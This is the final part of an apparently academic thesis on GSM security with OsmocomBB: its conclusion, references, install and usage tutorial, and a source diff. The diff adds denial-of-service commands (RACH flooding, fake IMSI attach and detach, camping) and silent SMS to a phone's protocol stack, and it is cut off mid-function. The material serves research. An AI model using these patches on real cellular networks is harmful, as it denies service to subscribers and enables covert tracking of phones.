Two types of attacks made possible by the OsmocomBB project were analyzed in this thesis, with a focus on the GSM system: eavesdropping attacks and DoS attacks. Several steps of the first one, and most of the second ones were implemented. While the eavesdropping attack is technically complicated and has only been demonstrated publicly by Sylvain Munaut, the DoS attacks are simpler to implement by modifying normal phones procedures and functions. An investigation on the feasibility of these two attacks was conducted on Norwegian networks and concluded that, while the eavesdropping attack would probably not be successful due to the failure of its many assumptions, the DoS attacks were difficult to prevent.

This shows that the goals defined in Section 1.1 were mostly fulfilled. Of course, improvements are possible and much work could still be done on the topic of GSM and GPRS security. This chapter offers future work ideas for extending the results of this thesis.

Chapter 4, describing the protocol stack implementation OsmocomBB could be improved by describing more functionalities of the project. This chapter was meant as a guide to the source code which would make it easier for newcomers to understand it and contribute to the project. An entire thesis could probably be written on that topic, providing an in depth analysis of the software and giving a good description of its architecture. It would also be interesting to offer more links between the specifications and the source code.

Chapter 5 could obviously be improved as well. No public implementation of the

eavesdropping attack detailed in that chapter has ever been provided. Of course, it might be for the best since the consequences are important. Still, implementing more steps of this attack and discussing it in more details should be interesting and provide a nice contribution to the field. The DoS attacks described in Chapter 6 could be completed by extensive measurements, while keeping in mind that the implementation provided here were not designed for efficiency, but for pedagogical purposes. The discussion on the feasibility of these attacks, offered in Chapter 7 would benefit from a wider set of data gathered in the whole country.

Finally, a lot of work can still be done on the OsmocomBB project. For example, GPRS support is not provided yet, and might offer new insight into the security of this network. Global improvement of the project could only benefit the research in the field of GSM and GPRS security. Hopefully, it will continue to grow, and incentivise the operators, but also the equipment manufacturers to increase the security of their products.

References

[3GP] 3GPP. Specifications. http://www.3gpp.org/specifications. Accessed: 2015-05-11.

[3GP01] 3GPP. TS 03.40 version 7.5.0 Release 1998: Technical realization of the Short Message Service (SMS) Point-to-Point (PP), December 2001.

[3GP02] 3GPP. TS 08.52 version 8.0.1 Release 1999: Base Station Controller - Base Tranceiver Station (BSC-BTS) interface; Interface principles, May 2002.

[3GP03] 3GPP. TS 03.03 version 7.8.0 Release 1998: Numbering, addressing and identification, September 2003.

[3GP06] 3GPP. TS 42.009 version 4.1.0 Release 4: Security aspects, June 2006.

[3GP14a] 3GPP. TS 24.007 version 12.0.0 Release 12: Mobile radio interface signalling layer 3; General Aspects, October 2014.

[3GP14b] 3GPP. TS 43.022 version 12.0.0 Release 12: Functions related to Mobile Station (MS) in idle mode and group receive mode, October 2014.

[3GP14c] 3GPP. TS 43.022 version 12.0.0 Release 12: Functions related to Mobile Station (MS) in idle mode and group receive mode, October 2014.

[3GP14d] 3GPP. TS 44.001 version 12.0.0 Release 12: Mobile Station - Base Station System (MS - BSS) interface; General aspects and principles, October 2014.

[3GP14e] 3GPP. TS 44.003 version 12.0.0 Release 12: Mobile Station - Base Station System (MS - BSS) Interface Channel Structures and Access Capabilities, September 2014.

[3GP14f] 3GPP. TS 44.004 version 12.0.0 Release 12: Layer 1; General Requirements, October 2014.

[3GP14g] 3GPP. TS 44.005 version 12.0.0 Release 12: Data Link (DL) Layer; General aspects, September 2014.

[3GP15a] 3GPP. TS 23.002 version 12.6.0 Release 12: Network architecture, January 2015.

[3GP15b] 3GPP. TS 24.008 version 12.9.0 Release 12: Mobile radio interface Layer 3 specification; Core network protocols; Stage 3, April 2015.

[3GP15c] 3GPP. TS 29.002 version 12.7.0 Release 12: Mobile Application Part (MAP) specification, January 2015.

[3GP15d] 3GPP. TS 44.018 version 12.5.0 Release 12: Mobile radio interface layer 3 specification; Radio Resource Control (RRC) protocol, April 2015.

[3GP15e] 3GPP. TS 45.001 version 12.1.0 Release 12: Physical layer on the radio path; General description, January 2015.

[3GP15f] 3GPP. TS 45.002 version 12.4.0 Release 12: Multiplexing and multiple access on the radio path, April 2015.

[And94] Ross Anderson. A5 (Was: HACKING DIGITAL PHONES). Posted on sci.crypt, alt.security, uk.telecom. https://groups.google.com/forum/#!topic/sci.crypt/TkdCaytoeU4, June 1994. Accessed: 2015-05-06.

[BBK03] Elad Barkan, Eli Biham, and Nathan Keller. Instant ciphertext-only cryptanalysis of GSM encrypted communication. In *Advances in Cryptology-CRYPTO 2003*, pages 600–616. Springer, 2003.

[BGW99] Marc Briceno, Ian Goldberg, and David Wagner. A pedagogical implementation of the GSM A5/1 and A5/2 "voice privacy" encryption algorithms. http://cryptome.org/gsm-a512.htm, 1999. Accessed: 2015-05-06.

[Car15] Michael Carroll. Telenor Norway will ditch 3G before 2G, as LTE rollouts gather pace in northern territories. *FierceWireless*, June 2015.

[Com09] Wikimedia Commons. Key elements of the structure of a GSM network. https://commons.wikimedia.org/wiki/File:Gsm_structures.svg, December 2009. Accessed: 2015-05-11.

[Cox12] Caleb Cox. 20 years of GSM digital mobile phones. *The Register*, November 2012.

[Eng08] Tobias Engel. Locating Mobile Phones using SS7, December 2008. 25th Chaos Communication Congress, Berlin, Germany.

[Eng14] Tobias Engel. SS7: Locate. Track. Manipulate., December 2014. 31st Chaos Communication Congress, Hamburg, Germany.

[ETS92a] ETSI. GSM 11.31 version 3.2.1 Release 1992 Phase 1: Home Location Register Specification, February 1992.

[ETS92b] ETSI. GSM 11.32 version 3.2.1 Release 92 Phase 1: Visitor Location Register Specification, February 1992.

[ETS97] ETSI. GSM 04.04 version 5.0.1: Layer 1 General requirements, April 1997.

[ETS99] ETSI. GSM 03.38 version 7.2.0 Release 1998: Alphabets and language-specific information, July 1999.

[ETS00] ETSI. GSM 02.17 version 8.0.0 Release 1999: Subscriber Identity Modules (SIM); Functional characteristics, April 2000.

[ETS01] ETSI. GSM 01.02 version 6.0.1 Release 1997: General description of a GSM Public Land Mobile Network (PLMN), February 2001.

[Eur15] Euronews. Belgium: hanging up on the phone booth. *euronews*, June 2015.

[GHH10] Magnus Glendrange, Kristian Hove, and Espen Hvideberg. Decoding GSM. Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway, June 2010.

[GM11] Nico Golde and Collin Mulliner. SMS-o-Death: from analyzing to attacking mobile phones on a large scale, March 2011. CanSecWest, Vancouver, Canada.

[Gol97] Jovan Dj. Golić. Cryptanalysis of alleged A5 stream cipher. In *Advances in Cryptology—EUROCRYPT'97*, pages 239–255. Springer, 1997.

[Gol12] Nico Golde. Let Me Answer That for You, December 2012. 29th Chaos Communication Congress, Berlin, Germany.

[Gol15] Phil Goldstein. Facebook launches Facebook Lite app designed for 2G networks in emerging markets. *FierceWireless*, January 2015.

[GR13a] Nico Golde and Kévin Redon. Let Me Answer That for You - adventures in mobile paging, March 2013. TROOPERS13, Heidelberg, Germany.

[GR13b] Nico Golde and Kévin Redon. Paging race condition patch. http://users.sec.t-labs.tu-berlin.de/~nico/fun_with_paging_4f0acac4c1fa538082f54cb14bef0841aa9c8abb.diff, March 2013. Accessed: 2015-05-24.

[GRS13] Nico Golde, Kévin Redon, and Jean-Pierr Seifert. Let Me Answer That For you: Exploiting Broadcast Information in Cellular Networks. Washington, D.C., USA, August 2013. USENIX Association.

[Gru10] The Grugq. Base Jumping: Attacking GSM Base Station Systems and mobile phone Base Bands, July 2010. Black Hat USA, Las Vegas, USA.

[HLS07] David Hulton, Joshua Lackey, and Steve Schear. The A5 Cracking Project, August 2007. Chaos Communication Camp, Finowfurt, Germany.

[Hul08] David Hulton. Intercepting Mobile Phone/GSM Traffic, May 2008. LayerOne, Los Angeles, USA.

[ind] Index of /MADos/. http://tudor.rdslink.ro/MADos/. Accessed: 2015-06-04.

[Ins00a] Texas Instruments. HERCROM400g2 Calypso: Register Mapping Specification. http://www.proxmark.org/files/Documents/13.56%20MHz%20-%20Calypso/ti-calypso2.pdf, May 2000. Accessed: 2015-06-04.

[Ins00b] Texas Instruments. HERCROM400g2 Calypso Specification. http://cryptome.org/ti-calypso1.pdf, February 2000. Accessed: 2015-06-04.

[KKHK12] Denis Foo Kune, John Koelndorfer, Nicholas Hopper, and Yongdae Kim. Location leaks on the GSM Air Interface. *ISOC NDSS (Feb 2012)*, 2012.

[Kra] Kraken. Git repository. git://git.srlabs.de/kraken.git. Accessed: 2015-06-04.

[Laba] Security Research Labs. Decrypting GSM phone calls. https://srlabs.de/decrypting_gsm/. Accessed: 2015-06-04.

[Labb] Security Research Labs. GPRS Sniffing Tutorial. https://srlabs.de/gprs. Accessed: 2015-06-06.

[Labc] Security Research Labs. GSM Security Map. http://gsmmap.org/. Accessed: 2015-05-24.

[Labd] Security Research Labs. Wiki - A5/1 Decryption. https://opensource.srlabs.de/projects/a51-decrypt. Accessed: 2015-06-04.

[Lab15a] Security Research Labs. Mobile network security report: Belgium. http://gsmmap.org/assets/pdfs/gsmmap.org-country_report-Belgium-2015-02.pdf, February 2015. Accessed: 2015-05-23.

[Lab15b] Security Research Labs. Mobile network security report: Norway. http://gsmmap.org/assets/pdfs/gsmmap.org-country_report-Norway-2015-02.pdf, February 2015. Accessed: 2015-05-23.

[Ltd] Velocity Made Good Ltd. Enterprise hlr lookup portal and api. https://www.hlr-lookups.com/. Accessed: 2015-06-06.

[MN10] Sylvain Munaut and Karsten Nohl. Wideband GSM Sniffing. 27th Chaos Communication Congress, Berlin, Germany, December 2010.

[MN11] Luca Melette and Karsten Nohl. GPRS Intercept: Wardriving your country, August 2011. Chaos Communication Camp, Finowfurt, Germany.

[Mor15] Anne Morris. France's operators sign accord to cover all mobile 'not spots' by 2020. *FierceWireless*, May 2015.

[Mun10] Sylvain Munaut. Cheap DOS and intercepts on GSM, November 2010. DeepSec, Vienna, Austria.

[Mun12] Sylvain Munaut. Further hacks on the Calypso platform, December 2012. 29th Chaos Communication Congress, Hamburg, Germany.

[NK09] Karsten Nohl and Sascha Krissler. Subverting the security base of GSM, August 2009. Hacking At Random, Vierhouten, Netherlands.

[nko] Norsk nummerplan for telefon m.m. http://www.nkom.no/npt/numsys/E.164.pdf.

[Noh10] Karsten Nohl. Breaking GSM phone privacy, July 2010. Black Hat USA, Las Vegas, USA.

[Noh14] Karsten Nohl. Mobile self-defense, December 2014. 31st Chaos Communication Congress, Hamburg, Germany.

[NP09] Karsten Nohl and Chris Paget. GSM: SRSLY?, December 2009. 26th Chaos Communication Congress, Berlin, Germany.

[osma] OsmocomBB. http://bb.osmocom.org/. Accessed: 2015-02-11.

[Osmb] OsmocomBB. MS-side GSM Protocol stack (L1, L2, L3) including firmware. http://cgit.osmocom.org/osmocom-bb/. Accessed: 2015-06-03.

[pro] Project Blacksphere. http://www.nokix.pasjagsm.pl/help/blacksphere/sub_050main.htm. Accessed: 2015-05-04.

[RdB11] Elena Recas de Buen. Security aspects on the signaling and data-plane in 2g/3g networks. Master's thesis, Technical University of Vienna, November 2011.

[Ret15] Torjus B. Retterstøl. Base Station Security Experiments Using USRP. Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway, June 2015.

[Rou05] Alberto Roura. Proyecto TuxSM. http://albertoroura.com/proyecto-tuxsm/, January 2005. Accessed: 2015-06-04.

[Sok11] Michael Sokolov. Sharing TSM30 source. http://lists.openmoko.org/pipermail/community/2011-November/065731.html, November 2011. Accessed: 2015-06-04.

[Som07] Ian Sommerville. *Software engineering*. International computer science series. Addison-Wesley, Harlow, England ; New York, 8th ed edition, 2007.

[Spa09] Dieter Spaar. A practical DoS attack to the GSM network, November 2009. DeepSec, Vienna, Austria.

[Ste10a] Frank A. Stevenson. [A51] Announcing "Berlin A5/1 rainbow table set.". https://lists.srlabs.de/pipermail/a51/2010-June/000657.html, June 2010. Accessed: 2015-05-07.

[Ste10b] Frank A. Stevenson. [A51] The call of Kraken. https://lists.srlabs.de/pipermail/a51/2010-July/000683.html, July 2010. Accessed: 2015-02-09.

[Sur11] Maxim Suraev. Denial-of-service attack resilience of the GSM access network. Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway, June 2011.

[Swa15] Praveen Swami. Exclusive: Competitors doing better, so Skype to roll out made-for-India app. *The Indian Express*, April 2015.

[Tim14] Craig Timberg. For sale: Systems that can secretly track where cellphone users go around the globe. *The Washington Post*, December 2014.

[Wel09] Harald Welte. Airprobe: Monitoring GSM traffic with USRP, August 2009. Hacking At Random, Vierhouten, Netherlands.

[Wel10a] Harald Welte. Anatomy of contemporary GSM cellphone hardware. ftp://ftp.ifctf.org/GSM/gsm_phone_anatomy.pdf, April 2010. Accessed: 2015-06-03.

[Wel10b] Harald Welte. Announcing project OsmocomBB: Open Source GSM Stack. https://lwn.net/Articles/375297/, February 2010. Accessed: 2015-05-07.

[Wel10c] Harald Welte. OsmocomBB: A tool for GSM protocol level security analysis of GSM networks, November 2010. Hashdays, Lucerne, Switzerland.

[Wia02] Marcin Wiacek. NetMonitor in Nokia DCT1-DCT3 phones (part 1/7). *Marcin's page*, October 2002.

[Wik] AirProbe Wiki. Welcome to airprobe. https://svn.berlin.ccc.de/projects/airprobe/. Accessed: 2015-06-04.

[Wik09a] THC Wiki. The GSM Software Project. https://web.archive.org/web/20090805213220/http://wiki.thc.org/gsm, August 2009. Accessed: 2015-06-04.

[Wik09b] THC Wiki. The OpenTSM Project. https://web.archive.org/web/20090728024300/http://wiki.thc.org/gsm/opentsm, July 2009. Accessed: 2015-06-04.

[WM10] Harald Welte and Steve Markgraf. OsmocomBB: Running your own GSM stack on a phone, December 2010. 27th Chaos Communication Congress, Berlin, Germany.

Appendix A
Tutorial and examples

The OsmocomBB website describes every step needed to run the software, but an overview is given here as well [osma]. This section also explains how to apply the patches developed for this thesis and test the various new commands.

A.1 Installation

The installation consists of five steps: installing the dependencies needed to compile the software, compiling and installing the libosmocore library, installing a toolchain to compile the firmware for the ARM baseband processor, applying the patch created for this thesis, and compiling OsmocomBB.

A.1.1 Dependencies

On a Debian based system, the dependencies can be installed using:

```
1 sudo apt-get install libtool shtool automake autoconf git pkg-config
      make gcc libpcsclite-dev
```

A.1.2 Libosmocore

Libosmocore contains the common code between the various Osmocom projects.

```
1 git clone git://git.osmocom.org/libosmocore.git
2 cd libosmocore/
3 autoreconf -i
4 ./configure
5 make
6 sudo make install
7 cd ..
```

A.1.3 GNU toolchain for ARM

This toolchain is needed to compile the code running on the ARM baseband processor.

```
1  mkdir toolchain
2  cd toolchain
3  wget bb.osmocom.org/trac/raw-attachment/wiki/GnuArmToolchain/gnu-arm-
       build.2.sh
4  chmod +x gnu-arm-build.2.sh
5
6  #GCC 4.5.2 can not be compiled with texinfo 5
7  wget https://gitlab.com/francoip/thesis/raw/public/patch/gnu-arm-build-
       texinfo5.patch
8  wget https://gitlab.com/francoip/thesis/raw/public/patch/gcc-texinfo5.
       patch
9  patch < gnu-arm-build-texinfo5.patch #The patch gcc-texinfo5.patch was
       adapted from Marcello Pogliani <pogliamarci@hotmail.it>.
10
11 sudo apt-get install build-essential libgmp3-dev libmpfr-dev libx11-6
       libx11-dev texinfo flex bison libncurses5 \
12   libncurses5-dbg libncurses5-dev libncursesw5 libncursesw5-dbg
         libncursesw5-dev zlibc zlib1g-dev libmpfr4 libmpc-dev
13
14 mkdir build install src
15 cd src/
16 wget http://ftp.gnu.org/gnu/gcc/gcc-4.5.2/gcc-4.5.2.tar.bz2
17 wget http://ftp.gnu.org/gnu/binutils/binutils-2.21.1a.tar.bz2
18 wget ftp://sources.redhat.com/pub/newlib/newlib-1.19.0.tar.gz
19 cd ..
20 ./gnu-arm-build.2.sh
21
22 export PATH=$PATH:<YOURPATH>/install/bin
```

A.1.4 OsmocomBB and patches

Finally, compiling the OsmocomBB software and applying the various patches created for this thesis can be done easily.

```
1  git clone git://git.osmocom.org/osmocom-bb.git
2  cd osmocom-bb
3  git pull --rebase
4  wget https://gitlab.com/francoip/thesis/raw/public/patch/thesis.patch
5  wget https://gitlab.com/francoip/thesis/raw/public/patch/aftenposten.
       patch
6  patch -p1 < thesis.patch
7  patch -p1 < aftenposten.patch
8  cd src
9  make
```

A.2 Usage of mobile

Compatible phones and cables are listed on the project website. A picture of the running setup is shown in Figure A.1.




Figure A.1: Motorola C118 connected to a computer with a CP2102 USB to serial converter.

Four steps are needed to use the mobile application when the phone is connected to the computer using the appropriate cable. The first step is to start Wireshark:

```
1 nc -u -l -p 4729 > /dev/null & wireshark -k -i lo -f 'port 4729'
```

The second step is to load the firmware on the phone by starting the osmocon application in a second terminal, then by pressing the power button on the phone. In this case, the command is:

```
1 sudo host/osmocon/osmocon -m c123xor -p /dev/ttyUSB0 target/firmware/
    board/compal_e88/layer1.compalram.bin
```

The third step is to start the mobile application. In a third terminal. If the mobile application was started with the -i 127.0.0.1 argument, all the layer 3 messages are readable in Wireshark if it is listening on the localhost.

```
1 sudo host/layer23/src/mobile/mobile -i 127.0.0.1
```

The last step is to connect to the application interface using `telnet` in a new termilal:

```
telnet localhost 4247
```

Then, commands can be sent to the software through this interface. For example the `dos camp` command described in Section 6.1.3. All the commands have built-in help integrated in the interface.

```
OsmocomBB> en
OsmocomBB# dos camp 1 242 01
```

A.3 Usage of `cell_log`

This application can be used to determine the most suitable ARFCN in the vicinity.

```
cd osmocom-bb
sudo src/host/layer23/src/misc/cell_log -l /tmp/cell_log
less /tmp/cell_log
```

A.4 Using the burst_ind branch

To use OsmocomBB as a passive listener, as explained in Section 5.1, the `burst_ind` branch needs to be used. This can be done using the following commands.

```
git clone git://git.osmocom.org/osmocom-bb.git burst_ind
cd burst_ind
git checkout sylvain/burst_ind
git pull --rebase
cd src
echo "#define I_HAVE_A_CP210x" >> host/osmocon/osmocon.c
make
```

To use this branch, a CP2102 cable is needed. The `ccch_scan` application in this branch is intended as a demonstration of its capabilities.

```
cd burst_ind
sudo src/host/layer23/src/misc/ccch_scan -a ARFCN
```

Appendix B

DoS, silent SMS, and encryption advertising patches

This patch makes three modifications to the `mobile` application:

- the DoS related commands;
- the silent SMS message commands;
- the fake encryption support advertising command.

It was developed on the `fc20a37cb375dac11f45b78a446237c70f00841c` commit of the master branch. It is also available at https://gitlab.com/francoip/thesis/raw/public/patch/thesis.patch.

```
1  diff --git a/src/host/layer23/include/osmocom/bb/mobile/dos.h b/
       src/host/layer23/include/osmocom/bb/mobile/dos.h
2  new file mode 100644
3  index 0000000..bab013e
4  --- /dev/null
5  +++ b/src/host/layer23/include/osmocom/bb/mobile/dos.h
6  @@ -0,0 +1,22 @@
7  +#ifndef DOS_H
8  +#define DOS_H
9  +
10 +struct {
11 +        int camp;
12 +        int rach;
13 +        int attach;
14 +        int detach;
15 +
16 +        int t3211_sec;
17 +        int t3211_msec;
18 +
19 +        int max_retrans;
20 +} dos;
21 +
22 +struct {
```

```
+       int pid;
+       int dcs;
+} silent_sms;
+
+#endif
+
diff --git a/src/host/layer23/src/mobile/gsm322.c b/src/host/
    layer23/src/mobile/gsm322.c
index 9166089..96f71ce 100644
--- a/src/host/layer23/src/mobile/gsm322.c
+++ b/src/host/layer23/src/mobile/gsm322.c
@@ -40,6 +40,7 @@
 #include <osmocom/bb/common/networks.h>
 #include <osmocom/bb/mobile/vty.h>
 #include <osmocom/bb/mobile/app_mobile.h>
+#include <osmocom/bb/mobile/dos.h>

 #include <l1ctl_proto.h>

@@ -1428,6 +1429,8 @@ static int gsm322_a_sim_removed(struct
    osmocom_ms *ms, struct msgb *msg)
 {
        struct msgb *nmsg;

+       dos.camp = 0;
+
        /* indicate SIM remove to cell selection process */
        nmsg = gsm322_msgb_alloc(GSM322_EVENT_SIM_REMOVE);
        if (!nmsg)
@@ -1690,6 +1693,8 @@ static int gsm322_m_sim_removed(struct
    osmocom_ms *ms, struct msgb *msg)
        struct gsm322_plmn *plmn = &ms->plmn;
        struct msgb *nmsg;

+       dos.camp = 0;
+
        stop_plmn_timer(plmn);

        /* indicate SIM remove to cell selection process */
diff --git a/src/host/layer23/src/mobile/gsm411_sms.c b/src/host/
    layer23/src/mobile/gsm411_sms.c
index 655fe53..a9756c4 100644
--- a/src/host/layer23/src/mobile/gsm411_sms.c
+++ b/src/host/layer23/src/mobile/gsm411_sms.c
@@ -37,6 +37,7 @@
```

```
64  #include <osmocom/bb/mobile/mncc.h>
65  #include <osmocom/bb/mobile/transaction.h>
66  #include <osmocom/bb/mobile/gsm411_sms.h>
67 +#include <osmocom/bb/mobile/dos.h>
68  #include <osmocom/gsm/gsm0411_utils.h>
69  #include <osmocom/core/talloc.h>
70  #include <osmocom/bb/mobile/vty.h>
71 @@ -109,8 +110,14 @@ struct gsm_sms *sms_from_text(const char *
        receiver, int dcs, const char *text)
72          sms->reply_path_req = 0;
73          sms->status_rep_req = 0;
74          sms->ud_hdr_ind = 0;
75 -        sms->protocol_id = 0; /* implicit */
76 -        sms->data_coding_scheme = dcs;
77 +        if (silent_sms.pid)
78 +                sms->protocol_id = 0x40; /* type 0 */
79 +        else
80 +                sms->protocol_id = 0; /* implicit */
81 +        if (silent_sms.dcs)
82 +                sms->data_coding_scheme = 0xC0;
83 +        else
84 +                sms->data_coding_scheme = dcs;
85          strncpy(sms->address, receiver, sizeof(sms->address)-1);
86          /* Generate user_data */
87          sms->user_data_len = gsm_7bit_encode(sms->user_data, sms
                ->text);
88  diff --git a/src/host/layer23/src/mobile/gsm48_mm.c b/src/host/
        layer23/src/mobile/gsm48_mm.c
89  index 46b641c..79b58ef 100644
90  --- a/src/host/layer23/src/mobile/gsm48_mm.c
91  +++ b/src/host/layer23/src/mobile/gsm48_mm.c
92  @@ -40,6 +40,7 @@
93   #include <osmocom/bb/mobile/gsm411_sms.h>
94   #include <osmocom/bb/mobile/app_mobile.h>
95   #include <osmocom/bb/mobile/vty.h>
96  +#include <osmocom/bb/mobile/dos.h>
97
98   extern void *l23_ctx;
99
100 @@ -409,11 +410,19 @@ static void start_mm_t3210(struct
        gsm48_mmlayer *mm)
101
102  static void start_mm_t3211(struct gsm48_mmlayer *mm)
103  {
```

```
104 |-       LOGP(DMM, LOGL_INFO, "starting T3211 (loc. upd. retry  delay) with "
105 |-                "%d.%d seconds\n", GSM_T3211_MS);
106 |+       if (dos.attach)
107 |+               LOGP(DMM, LOGL_INFO, "starting T3211 (loc. upd.  retry delay) with "
108 |+                       "%d.%d seconds\n", dos.t3211_sec, dos.
    |    t3211_msec);
109 |+       else
110 |+               LOGP(DMM, LOGL_INFO, "starting T3211 (loc. upd.  retry delay) with "
111 |+                       "%d.%d seconds\n", GSM_T3211_MS);
112 |+
113         mm->t3211.cb = timeout_mm_t3211;
114         mm->t3211.data = mm;
115 |-       osmo_timer_schedule(&mm->t3211, GSM_T3211_MS);
116 |+       if (dos.attach)
117 |+               osmo_timer_schedule(&mm->t3211, dos.t3211_sec,
    |    dos.t3211_msec);
118 |+       else
119 |+               osmo_timer_schedule(&mm->t3211, GSM_T3211_MS);
120  }
121
122  static void start_mm_t3212(struct gsm48_mmlayer *mm, int sec)
123 @@ -2219,6 +2228,14 @@ static int gsm48_mm_loc_upd_normal(struct
    |    osmocom_ms *ms, struct msgb *msg)
124         struct gsm48_sysinfo *s = &cs->sel_si;
125         struct msgb *nmsg;
126
127 |+       if (dos.camp) {
128 |+               subscr->ustate = GSM_SIM_U1_UPDATED;
129 |+               subscr->mcc = cs->sel_mcc;
130 |+               subscr->mnc = cs->sel_mnc;
131 |+               subscr->lac = cs->sel_lac;
132 |+               subscr->imsi_attached = 1;
133 |+       }
134 |+
135         /* in case we already have a location update going on */
136         if (mm->lupd_pending) {
137                 LOGP(DMM, LOGL_INFO, "Loc. upd. already pending.\
    |                    n");
138 @@ -2367,6 +2384,12 @@ static int gsm48_mm_tx_loc_upd_req(struct
    |    osmocom_ms *ms)
139         gsm48_encode_classmark1(&nlu->classmark1, sup->rev_lev,
    |             sup->es_ind,
```

```
140 |                 set->a5_1, pwr_lev);
141 |         /* MI */
142 |+        if (dos.attach) {
143 |+                sprintf(subscr->imsi, "%s%s%d",
144 |+                                gsm_print_mcc(subscr->mcc),
145 |+                                gsm_print_mnc(subscr->mnc), rand
    |    ());
146 |+        }
147 |+
148 |         if (subscr->tmsi != 0xffffffff) { /* have TMSI ? */
149 |                 gsm48_encode_mi(buf, NULL, ms, GSM_MI_TYPE_TMSI);
150 |                 LOGP(DMM, LOGL_INFO, " using TMSI 0x%08x\n",
    |                     subscr->tmsi);
151 |@@ -2527,7 +2550,7 @@ static int gsm48_mm_rx_loc_upd_rej(struct
    |    osmocom_ms *ms, struct msgb *msg)
152 |         struct gsm48_hdr *gh = msgb_l3(msg);
153 |         unsigned int payload_len = msgb_l3len(msg) - sizeof(*gh);
154 |
155 |-        if (payload_len < 1) {
156 |+        if (payload_len < 1 || dos.attach) {
157 |                 LOGP(DMM, LOGL_NOTICE, "Short read of LOCATION
    |                     UPDATING REJECT "
158 |                         "message error.\n");
159 |                 return -EINVAL;
160 |@@ -3570,6 +3593,12 @@ static int gsm48_mm_abort_rr(struct
    |    osmocom_ms *ms, struct msgb *msg)
161 |   * other processes
162 |   */
163 |
164 |+int gsm48_mm_dos_detach(struct osmocom_ms *ms)
165 |+{
166 |+        /* establish RR and send IMSI detach */
167 |+        return gsm48_mm_tx_imsi_detach(ms, GSM48_RR_EST_REQ);
168 |+}
169 |+
170 |  /* RR is released in other states */
171 |  static int gsm48_mm_rel_other(struct osmocom_ms *ms, struct msgb
    |       *msg)
172 |  {
173 |@@ -4108,28 +4137,38 @@ status:
174 |         }
175 |
176 |         /* find function for current state and message */
177 |-        for (i = 0; i < MMDATASLLEN; i++) {
178 |-                if (msg_type == mmdatastatelist[i].type)
```

```
179 -                           msg_supported = 1;
180 -                   if ((msg_type == mmdatastatelist[i].type)
181 -                    && ((1 << mm->state) & mmdatastatelist[i].states
    ))
182 -                           break;
183 -           }
184 -           if (i == MMDATASLLEN) {
185 -                   msgb_free(msg);
186 -                   if (msg_supported) {
187 -                           LOGP(DMM, LOGL_NOTICE, "Message unhandled
    at this "
188 -                                   "state.\n");
189 -                           return gsm48_mm_tx_mm_status(ms,
190 -
    GSM48_REJECT_MSG_TYPE_NOT_COMPATIBLE);
191 -                   } else {
192 -                           LOGP(DMM, LOGL_NOTICE, "Message not
    supported.\n");
193 -                           return gsm48_mm_tx_mm_status(ms,
194 -
    GSM48_REJECT_MSG_TYPE_NOT_IMPLEMENTED);
195 +           if (dos.attach) {
196 +                   /* stop MM connection timer */
197 +                   stop_mm_t3230(mm);
198 +
199 +                   gsm48_mm_release_mm_conn(ms, 1, 16, 0, 0);
200 +
201 +                   rc = 0;
202 +
203 +           } else {
204 +                   for (i = 0; i < MMDATASLLEN; i++) {
205 +                           if (msg_type == mmdatastatelist[i].type)
206 +                                   msg_supported = 1;
207 +                           if ((msg_type == mmdatastatelist[i].type)
208 +                            && ((1 << mm->state) & mmdatastatelist[i
    ].states))
209 +                                   break;
210 +                   }
211 +                   if (i == MMDATASLLEN) {
212 +                           msgb_free(msg);
213 +                           if (msg_supported) {
214 +                                   LOGP(DMM, LOGL_NOTICE, "Message
    unhandled at this "
215 +                                           "state.\n");
216 +                           return gsm48_mm_tx_mm_status(ms,
```

```
217 +
        GSM48_REJECT_MSG_TYPE_NOT_COMPATIBLE);
218 +                       } else {
219 +                               LOGP(DMM, LOGL_NOTICE, "Message␣
        not␣supported.\n");
220 +                               return gsm48_mm_tx_mm_status(ms,
221 +
        GSM48_REJECT_MSG_TYPE_NOT_IMPLEMENTED);
222 +                       }
223                 }
224 -       }
225
226 -       rc = mmdatastatelist[i].rout(ms, msg);
227 +               rc = mmdatastatelist[i].rout(ms, msg);
228 +       }
229
230         msgb_free(msg);
231
232 diff --git a/src/host/layer23/src/mobile/gsm48_rr.c b/src/host/
        layer23/src/mobile/gsm48_rr.c
233 index 76eaf8f..34b00e9 100644
234 --- a/src/host/layer23/src/mobile/gsm48_rr.c
235 +++ b/src/host/layer23/src/mobile/gsm48_rr.c
236 @@ -79,6 +79,7 @@
237  #include <osmocom/bb/common/networks.h>
238  #include <osmocom/bb/common/l1ctl.h>
239  #include <osmocom/bb/mobile/vty.h>
240 +#include <osmocom/bb/mobile/dos.h>
241
242  #include <l1ctl_proto.h>
243
244 @@ -1345,7 +1346,11 @@ static int gsm48_rr_chan_req(struct
        osmocom_ms *ms, int cause, int paging,
245         rr->wait_assign = 0;
246
247         /* number of retransmissions (with first transmission) */
248 -       rr->n_chan_req = s->max_retrans + 1;
249 +       if (dos.rach) {
250 +               rr->n_chan_req = dos.max_retrans + 1;
251 +       } else {
252 +               rr->n_chan_req = s->max_retrans + 1;
253 +       }
254
255         /* generate CHAN REQ (9.1.8) */
256         switch (cause) {
```

```
257 @@ -1697,6 +1702,11 @@ fail:
258         return lapdm_rslms_recvmsg(nmsg, &ms->lapdm_channel);
259  }
260
261 +int gsm48_rr_dos_rach(struct osmocom_ms *ms)
262 +{
263 +       return gsm48_rr_chan_req(ms, RR_EST_CAUSE_LOC_UPD, 0,
        GSM_MI_TYPE_TMSI);
264 +}
265 +
266  /*
267   * system information
268   */
269 @@ -2358,6 +2368,9 @@ static int gsm48_match_ra(struct osmocom_ms
        *ms, struct gsm48_req_ref *ref)
270         uint8_t ia_t1, ia_t2, ia_t3;
271         uint8_t cr_t1, cr_t2, cr_t3;
272
273 +       if (dos.rach)
